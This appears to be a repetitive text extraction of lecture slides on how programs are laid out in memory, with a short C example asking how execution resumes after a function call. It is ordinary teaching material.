
INSTRUCTIONS THEMSELVES ARE IN MEMORY




INSTRUCTIONS THEMSELVES ARE IN MEMORY




INSTRUCTIONS THEMSELVES ARE IN MEMORY




INSTRUCTIONS THEMSELVES ARE IN MEMORY




INSTRUCTIONS THEMSELVES ARE IN MEMORY



INSTRUCTIONS THEMSELVES ARE IN MEMORY




INSTRUCTIONS THEMSELVES ARE IN MEMORY




RETURNING FROM FUNCTIONS

```
int main()  
{  
    ...  
    func("Hey", 10, -3);  
    ... Q: How do we resume here?  
}
```



RETURNING FROM FUNCTIONS

```
int main()  
{  
    ...  
    func("Hey", 10, -3);  
    ... Q: How do we resume here?  
}
```



